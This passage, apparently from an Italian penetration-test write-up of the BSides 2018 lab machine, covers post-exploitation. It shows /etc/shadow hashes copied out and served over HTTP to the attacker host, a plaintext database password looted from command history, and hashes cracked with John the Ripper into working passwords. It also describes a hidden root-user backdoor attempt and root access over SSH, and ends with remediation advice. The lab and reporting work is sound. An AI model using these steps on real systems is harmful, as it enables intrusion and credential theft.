anne:$6$ChsjoKyY$1uHlk7QUS0mdpvSP7Q4PYmE3evwQbUPFP27I4ZdRx/pZp8C8gJAQGu2vy8kwLakYA7cWuZ40a0l2u.8J
94U7V.:17595:0:99999:7:::
doomguy:$6$DWqgg./v$NxnqujiJE8RI.y1u/x1FBPC0K/essEG0fxSF7ovfHG46K6pnetHZNON3sp19rGuoqo26wQkA4B2zn
RvhqCGQ11:17594:0:99999:7:::
sshd:*:17595:0:99999:7:::
bash-4.2# abatchy:$6$I67pmB7e$Ew0ZGx.Ou6hUAymCaDU/7TDMxB6tTU0.THhy/Jr9L40G9.wJJJo3tih1jQsrlyaoU8GK10WfmTMJVVU
<MxB6tTU0.THhy/Jr9L40G9.wJJJo3tih1jQsrlyaoU8GK10WfmTMJVVU
bash: abatchy:.Ou6hUAymCaDU/7TDMxB6tTU0.THhy/Jr9L40G9.wJJJo3tih1jQsrlyaoU8GK10WfmTMJVVU: No such file or directory
bash-4.2# cp /etc/shadow /var/www/html/segreto.txt
cp /etc/shadow /var/www/html/segreto.txt
cp: cannot create regular file '/var/www/html/segreto.txt': No such file or directory
bash-4.2# cd /tmp
cd /tmp
bash-4.2# cp /etc/shadow shadow.txt
cp /etc/shadow shadow.txt
bash-4.2# chmod 777 shadow.txt
chmod 777 shadow.txt
bash-4.2# python -m SimpleHTTPServer 9999
python -m SimpleHTTPServer 9999
Serving HTTP on 0.0.0.0 port 9999 ...
192.168.50.10 - - [17/Jan/2026 16:46:25] "GET /shadow.txt HTTP/1.1" 200 -
```

6. Fase 5: Post-Exploitation & Password Cracking

6.1 Looting

L'analisi del file `/root/.mysql_history` ha mostrato comandi SQL passati, rivelando la creazione di un utente database con password **thiscannotbeit**. Questo ritrovamento costituisce una vulnerabilità di Information Disclosure dovuta alla mancata pulizia della cronologia dei comandi, esponendo credenziali in chiaro.

```
CREATE USER 'john@localhost' IDENTIFIED BY 'thiscannotbeit';  
GRANT ALL PRIVILEGES ON wp.* TO 'john@localhost';
```

6.2 Password Cracking (John The Ripper)

Per garantire un accesso legittimo, sono stati estratti gli hash dal file `/etc/shadow` e attaccati offline.

Comando (Attacker):

```
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt  
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"  
Use the "--format=HMAC-SHA256" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 5 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
princess      (anne)
```

`john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`

Risultato:

- **Utente:** anne
- **Password:** princess

7. Fase 6: Persistence & Accesso Finale

7.1 Tentativi di Backdoor (Falliti)

È stato effettuato un tentativo di creare un utente root nascosto (god) tramite script Python. Il tentativo è fallito a causa dell'interprete Python 2.7 obsoleto sulla vittima, che ha generato un `SyntaxError: Non-ASCII character` durante il parsing dello script di iniezione.

7.2 Accesso SSH Stabile

Utilizzando le credenziali decifrate dell'utente **anne**, è stato stabilito un accesso SSH persistente. A causa della versione OpenSSH obsoleta, è stato necessario forzare l'uso di algoritmi di scambio chiavi legacy.

Comando di Connessione:

```
ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa  
anne@192.168.50.14
```

```
(kali㉿kali)-[~]  
$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa anne@192.168.50.14  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
anne@192.168.50.14's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
 * Documentation:  https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Last login: Sun Jan 18 03:57:05 2026  
-bash-4.2$ sudo su  
[sudo] password for anne:  
root@bsides2018:/home/anne#
```

Login: Successo (princess).

7.3 Privilege Escalation Finale

Verifica dei privilegi dell'utente anne:

```
anne@bsides2018:~$ sudo su  
root@bsides2018:/home/anne#
```

```
bsides2018 login: anne  
Password:  
Last login: Sun Mar  4 16:14:55 PST 2018 from 192.168.1.68 on pts/2  
-bash-4.2$ sudo su  
[sudo] password for anne:  
root@bsides2018:/home/anne#  
root@bsides2018:/home/anne#
```


L'utente anne possiede privilegi sudo completi, garantendo un accesso Root stabile e legittimo.

8. Conclusioni, raccomandazioni e classificazione dei rischi.

Il sistema è risultato vulnerabile a causa di una combinazione di fattori legati alla scarsa manutenzione e configurazione:

1. **Backup Esposti:** La presenza di robots.txt che puntava a una cartella /backup_wordpress ha fornito un facile vettore di ingresso.
 - *Raccomandazione:* Rimuovere i file di backup dalla web root pubblica. Se necessari, archivarli in posizioni non accessibili via web o limitare l'accesso tramite restrizioni IP e autenticazione forte.
2. **Password Deboli:** Le password enigma e princess sono estremamente comuni.
 - *Raccomandazione:* Implementare policy per password complesse.
3. **Permessi Errati:** Lo script cleanup.py scrivibile da chiunque (777) ha permesso l'escalation immediata.
 - *Raccomandazione:* Audit rigoroso dei permessi sui file eseguiti da Cron (dovrebbero essere scrivibili solo da Root).
4. **Obsolescenza:** Il sistema operativo (Ubuntu 12.04) e i servizi (OpenSSH 5.9) sono End-of-Life (EOL).
 - *Raccomandazione:* Aggiornamento urgente del sistema operativo e delle dipendenze.

ID	Vulnerabilità	Gravità	Stato
VULN-01	Insecure File Permissions (Cron Job Writable)	Critica	Exploited
VULN-02	Credenziali Deboli e Riutilizzo Password	Alta	Exploited
VULN-03	Information Disclosure (Backup Esposti)	Media	Exploited
VULN-04	Directory Listing Abilitato	Bassa	Verified

